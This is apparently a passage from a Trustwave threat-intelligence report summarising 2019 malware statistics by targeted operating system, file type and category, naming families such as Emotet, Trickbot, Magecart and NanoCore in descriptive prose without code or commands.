
Malware File Types

MALWARE ENCOUNTERS BY OPERATING SYSTEM TARGETED



Sixty-nine percent of the malware Trustwave investigated last year targeted versions of the Windows operating system. Cross-platform malware comprised 23 percent. Most of these were server-side scripts, such as Magecart and web shells, designed to run on cross-platform web servers. And 8 percent targeted various Unix and Linux platforms, which mostly were coin miners and bots like Shellbot.


MALWARE FILE TYPES ENCOUNTERED, 2019



- The largest single category of malware investigated consisted of Windows 32-bit executable files, at 27.7 percent. Most of those samples were bots, including Smominru, ISFB/Gozi, Emotet, Trickbot and Bancos.
- PHP scripts accounted for the second largest category, at 10.2 percent. Most of these come from adversaries, such as the Magecart group, and include most of the web shells researchers encountered.
- Windows 64-bit executables accounted for 9.6 percent of samples. Occasionally, Trustwave observed the same malware compiled into both 32- and 64-bit versions, as the attacker hopes that one might succeed where the other fails.
- Researchers also received a handful of disk image files in Universal Disk Format (UDF) and CD-ROM filesystem format. These were spam attachments that mostly contained Nanocore RAT malware executables.
- POSIX shell scripts, which accounted for 6 percent of samples, came from environments compromised by Shellbot. The attack uses a series of shell scripts for downloading components, installing malware and persisting on the compromised host.
- Word Document files containing malicious macros, at 6.0 percent of samples, mostly came from Emotet spam campaigns.
- PowerShell scripts, at 5.4 percent of samples, are typically downloaders that deliver payloads, such as the Azorult RAT, the banking Trojan Trickbot and ransomware family ISFB/Gozi. They usually include multiple layers of obfuscation.
- Most JavaScript malware samples encountered came from Magecart attacks.
- Malicious Chrome plugins usually install adware, such as DealPly, which displays unwanted advertisements in the browser.


Malware Categories and Functionality

TYPES OF MALWARE ENCOUNTERED DURING INVESTIGATIONS



- Downloaders and droppers comprised 24.9 percent of the samples Trustwave investigated in 2019. In part, researchers attribute the increase to the uptick in “malware-as-a-service” bots like Emotet. Criminals often use downloaders and droppers in multi-stage attacks to retrieve and install other malware families.
- RATs accounted for 15.5 percent of samples investigated. The underground market for RATs was disrupted in 2019 when a cracked version of the NanoCore RAT was leaked on the dark web in August, giving criminals free access to the tool. The cracked NanoCore became one of the most common malware samples researchers encountered. Also popular was the open-source Pupy RAT, a cross-platform tool written in Python.

